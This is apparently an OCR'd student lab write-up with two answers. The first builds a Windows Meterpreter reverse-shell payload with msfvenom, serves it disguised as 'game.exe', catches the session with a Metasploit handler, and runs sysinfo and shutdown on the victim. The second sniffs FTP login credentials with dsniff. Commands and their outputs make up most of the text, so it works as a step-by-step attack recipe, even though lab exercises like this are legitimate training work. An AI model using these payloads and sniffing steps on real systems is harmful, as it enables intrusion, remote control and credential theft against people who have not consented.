
Question 1:

- Create payload for windows.
- Transfer the payload to the victim's machine.
- Exploit the victim's machine.

Answer:


Type the following command -

msfvenom –p windows/meterpreter/reverse_tcp –a x86 –f exe LHOST=192.168.225.24 > /var/www.html/game.exe




Start the apache server in Kali Linux by typing the following command-


Service apache2 start



Open browser in windows & type the Server IP **192.168.225.24** & search



Now type **msfconsole** in Kali to start Metasploit Framework.




Type the following commands-

use multi/handler

set payload windows/meterpreter/reverse_tcp

set LHOST 192.168.225.24

set LPORT 4444




```
msf5 exploit(multi/handler) > set LHOST 192.168.225.24
LHOST => 192.168.225.24
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) >
```

Type :- **run**

```
Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.225.24   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.225.24:4444
```

Now on the victim Windows victim enter the server ip address / filename in the browser

Type :- **192.168.225.24/game.exe**



Type: - **sysinfo**


```
meterpreter > sysinfo
Computer        : WIN-AIOC8257QVL
OS              : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

we can use many commands.

Type the following command to shutdown the windows.

Type:- **shutdown**

```
    Command       Description
    -------       -----------
    getsystem     Attempt to elevate your privilege to that of local system.

Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database

Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes

meterpreter > pwd
C:\Users\Administrator.WIN-AIOC8257QVL\Desktop
meterpreter > shutdown
Shutting down ...
meterpreter >
[*] 192.168.225.30 - Meterpreter session 1 closed.  Reason: Died
```



Question 2:

● Create an FTP server

● Access FTP server from windows command prompt

● Do an mitm and username and password of FTP transaction using wireshark and dsniff.

Answer:

Go to cmd prompt & type the following command –


Type :- **>ipconfig**

>ftp 192.168.225.30

```
:\Users\Administrator>ipconfig

indows IP Configuration


thernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2409:4072:497:43dd:149f:4e2b:f16:2d19
   Link-local IPv6 Address . . . . . : fe80::149f:4e2b:f16:2d19%11
   IPv4 Address. . . . . . . . . . . : 192.168.225.47
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::ed4a:f8ae:918b:9f4%11
                                       fe80::88d7:cff:fe26:5377%11
                                       192.168.225.1

unnel adapter isatap.{BE1418BD-BEA8-401C-A3D8-9FEB8C6995AB}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

:\Users\Administrator>ftp 192.168.225.30
onnected to 192.168.225.30.
20 Microsoft FTP Service
ser (192.168.225.30:(none)): Kay
31 Password required for Kay.
assword:
30 User logged in.
tp>
tp>
tp>
tp>
tp>
tp>
tp>
tp>
tp>
tp> by
21 Goodbye.
```

We try to sniff the packets in Kali

```
lazykay@kali:~$ sudo su
[sudo] password for lazykay:
root@kali:/home/lazykay# dsniff
dsniff: listening on wlan0

- - - - - - - - - - - - - - - - - -
08/31/20 11.49.35 tcp 192.168.225.47.49698 → 192.168.225.30.21 (ftp)
USER Kay
PASS 12345
```



User - **Kay** & Password - **12345**